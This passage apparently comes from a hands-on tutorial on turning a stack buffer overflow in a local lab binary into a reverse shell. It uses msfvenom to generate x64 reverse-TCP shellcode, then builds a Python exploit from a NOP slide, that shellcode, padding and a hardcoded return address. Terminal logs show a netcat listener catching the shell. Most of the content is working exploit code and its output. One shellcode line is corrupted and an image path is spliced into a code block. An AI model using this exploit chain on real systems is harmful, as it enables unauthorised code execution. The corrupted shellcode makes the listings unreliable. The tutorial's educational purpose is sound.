linux/x64/meterpreter/reverse_tcp  Run the Meterpreter / Mettle server payload (stageless)
linux/x64/shell/bind_tcp  Spawn a command shell (staged). Listen for a connection
linux/x64/shell/reverse_tcp  Spawn a command shell (staged). Connect back to the attacker
linux/x64/shell/bind_tcp  Listen for a connection and spawn a command shell
linux/x64/shell/bind_tcp_random_port  Listen for a connection in a random port and spawn a command shell.
linux/x64/shell/find_port  Spawn a shell on an established connection
linux/x64/shell/reverse_tcp  Connect back to attacker and spawn a command shell

```

The `linux/x64/shell_reverse_tcp` payload looks great. The reverse TCP shell payload allows us to create a reverse shell connection to a



remote host. msfvenom also allows us to customize our payloads. Using the `--payload-options` flag, we can see the customization parameters.

```
$ msfvenom -p linux/x64/shell_reverse_tcp --payload-options
Options for payload/linux/x64/shell_reverse_tcp:

      Name: Linux Command Shell, Reverse TCP Inline
      Module: payload/linux/x64/shell_reverse_tcp
      Platform: Linux
      Arch: x64
Needs Admin: No
      Total size: 74
      Rank: Normal

Provided by:
      ricky

Basic options:
Name      Current Setting  Required  Description
-----
LHOST          yes          The listen address
LPORT  4444          yes          The listen port

Description:
      Connect back to attacker and spawn a command shell
```

Lets create the payload.

- We specify the payload with the `-p` flag, and using spaces, we can tweak the payload as necessary.
- The `-b` flag allows us to remove any characters we deem bad from the payload. An example of this would be that some functions (e.g. read, gets, etc.) see a NULL (0x00) character as the end of the line. This means that if a payload has a NULL character, then the function would stop reading in characters from the payload and continue execution. This could completely stop a payload from firing. So its definitely a good idea to determine potentially bad characters and remove them.
- Lastly is the `-f` flag, which tells msfvenom to output the payload in an easily copy/pastable format for a given language:

```
msfvenom -p linux/x64/shell_reverse_tcp \ # Specify the
payload
      LHOST=127.0.0.1 \ # Target host to
connect
```

```

                                LPORT=4444                \ # Target port
                                -b '\x00'                \ # Bad characters
                                -f python                 # Format of the
payload

```

```

$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b '\x00' -f python
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x64 from the payload
Found 2 compatible encoders
Attempting to encode payload with 1 iterations of generic/nop
generic/nop failed with Encoding failed due to a bad character (index=17, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of python file: 586 bytes
buf = ""
buf += "\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += "\xef\xff\xff\xff\x48\xbb\xfa\x6e\x99\x49\xdc\x75\xa8"
buf += "\x43\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += "\x90\x47\xc1\xd0\xb6\x77\xf7\x29\xfb\x30\x96\x4c\x94"
buf += "\xe2\xe0\xfa\xf8\x6e\x88\x15\xa3\x75\xa8\x42\xab\x26"
buf += "\x10\xaf\xb6\x65\xf2\x29\xd0\x36\x96\x4c\xb6\x76\xf6"
buf += "\x0b\x05\xa0\xf3\x68\x84\x7a\xad\x36\x0c\x04\xa2\x11"
buf += "\x45\x3d\x13\x6c\x98\x07\xf7\x66\xaf\x1d\xa8\x10\xb2"
buf += "\xe7\x7e\x1b\x8b\x3d\x21\xa5\xf5\x6b\x99\x49\xdc\x75"
buf += "\xa8\x43"

```

Now lets add the generated payload, to our payload generation script.

**NOTE THE `len(buf)` ADDED TO THE PADDING VARIABLE!!!**

```

#!/usr/bin/python
# Payload generator

## Total payload length
payload_length = 424
## Amount of nops
nop_length = 100
## Controlled memory address to return to in Little Endian
format
return_address = '\x20\xe1\xff\xff\xff\x7f\x00\x00'

## Building the nop slide
nop_slide = "\x90" * nop_length

## Malicious code injection
buf = ""
buf +=
"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf +=
"\xef\xff\xff\xff\x48\xbb\xfa\x6e\x99\x49\xdc\x75\xa8"
buf +=
"\x43\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf +=
"\x90\x47\xc1\xd0\xb6\x77\xf7\x29\xfb\x30\x96\x4c\x94"
buf +=
"\xe2\xe0\xfa\xf8\x6e\x88\x15\xa3\x75\xa8\x42\xab\x26"

```

```

buf +=
"\x10\xaf\xb6\x65\xf2\x29\xd0\x36\x96\x4c\xb6\x76\xf6"
buf +=
"\x0b\x05\xa0\xf3\x68\x84\x7a\xad\x36\x0c\x04\xa2\x11"
buf +=
"\x45\x3d\x13\x6c\x98\x07\xf7\x66\xaf\x1d\xa8\x10\xb2"
buf +=
"\xe7\xe1b\x8b\x3d\x21\xa5\xf5\x6b\x99\x49\xdc\x75"
buf += "\xa8\x43"

## Building the padding between buffer overflow start and
return address
padding = 'B' * (payload_length - nop_length - len(buf))

print nop_slide + buf + padding + return_address

```

## Execution

Lets test all our hard work.

1. Make the uploads to our python payload generator script.
2. Save the output payload string to a file
3. On our target host create a netcat listener to listen for the reverse TCP connection: `nc -lvp 4444`
4. Using gdb lets execute our target application with our generated payload
5. If everything worked out, your remote host should now have command execution on the computer where the buffer overflow occurred

*YES!!! We took a simple buffer overflow vulnerability, and turned it into arbitrary code execution on the host. The best part? The command execution has all the privileges of the user that ran the application. This means if root is running a vulnerable application we can take control of the ENTIRE HOST MACHINE!*

```

root@kali: /home/sentient/BufferOverflow
File Edit View Search Terminal Help
Sat Oct 28 02:19:41
sentient@kali: [~/BufferOverflow]
$ nano payload.py
Sat Oct 28 02:19:42
sentient@kali: [~/BufferOverflow]
$ ./payload.py > fuzzing
Sat Oct 28 02:19:46
sentient@kali: [~/BufferOverflow]
$ gdb -q ./bufferoverflow
Reading symbols from ./bufferoverflow...(no debugging symbols found)...done.
(gdb) run < fuzzing
Starting program: /home/sentient/BufferOverflow/bufferoverflow < fuzzing
What's your name?
process 36151 is executing new program: /bin/dash
[

Terminal
File Edit View Search Terminal Help
Sat Oct 28 02:19:58
sentient@kali: [~/BufferOverflow]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 55468
whoami
sentient
id
uid=1000(sentient) gid=1000(sentient) groups=1000(sentient),27(sudo)

```

Uh-oh. Did you try to run the application outside of gdb with our payload? If you did, it probably didn't work. You're probably seeing a segmentation fault occurring again.

When gdb takes control of a program, it messes with its registers. This is how all debuggers function. This means to create a payload for a vulnerable application outside of gdb, we need to find the location of the real rsp register.

I wish there was an easy way to answer this, but the relationship between the memory address layout when gdb is attached to a process, and when its not is murky at best. Even when ASLR is disabled.

**So? I challenge you to write a python script to bruteforce the return address of the payload. It should be fairly easy :)**

For me, I found the register with a few lucky guesses, and updated the payload.

```

#!/usr/bin/python
# Payload generator

## Total payload length
payload_length = 424

```

```

## Amount of nops
nop_length = 100
## Controlled memory address to return to in Little Endian
format
return_address = '\x70\xe0\xff\xff\xff\x7f\x00\x00'

## Building the nop slide
nop_slide = "\x90" * nop_length


## Malicious code injection
buf = ""
buf +=
"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf +=
"\xef\xff\xff\xff\x48\xbb\xfa\x6e\x99\x49\xdc\x75\xa8"
buf +=
"\x43\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf +=
"\x90\x47\xc1\xd0\xb6\x77\xf7\x29\xfb\x30\x96\x4c\x94"
buf +=
"\xe2\xe0\xfa\xf8\x6e\x88\x15\xa3\x75\xa8\x42\xab\x26"
buf +=
"\x10\xaf\xb6\x65\xf2\x29\xd0\x36\x96\x4c\xb6\x76\xf6"
buf +=
"\x0b\x05\xa0\xf3\x68\x84\x7a\xad\x36\x0c\x04\xa2\x11"
buf +=
"\x45\x3d\x13\x6c\x98\x07\xf7\x66\xaf\x1d\xa8\x10\xb2"
buf +=
"\xe7\xe7\x1b\x8b\x3d\x21\xa5\xf5\x6b\x99\x49\xdc\x75"
buf += "\xa8\x43"

## Building the padding between buffer overflow start and
return address
padding = 'B' * (payload_length - nop_length - len(buf))

print nop_slide + buf + padding + return_address

```

Using the steps listed above, I executed the program without gdb, and with the new payload.



```
root@kali: /home/sentient/BufferOverflow
File Edit View Search Terminal Help
Sat Oct 28 02:17:27
sentient@kali: [~/BufferOverflow]
$ nano payload.py
Sat Oct 28 02:17:36
sentient@kali: [~/BufferOverflow]
$ ./payload.py > fuzzing
Sat Oct 28 02:17:41
sentient@kali: [~/BufferOverflow]
$ ./bufferoverflow < fuzzing
What's your name?
[ ]

Terminal
File Edit View Search Terminal Help
Sat Oct 28 02:12:33
sentient@kali: [~/BufferOverflow]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 55466
whoami
sentient
```

SUCCESS!

. . .

because shit got real













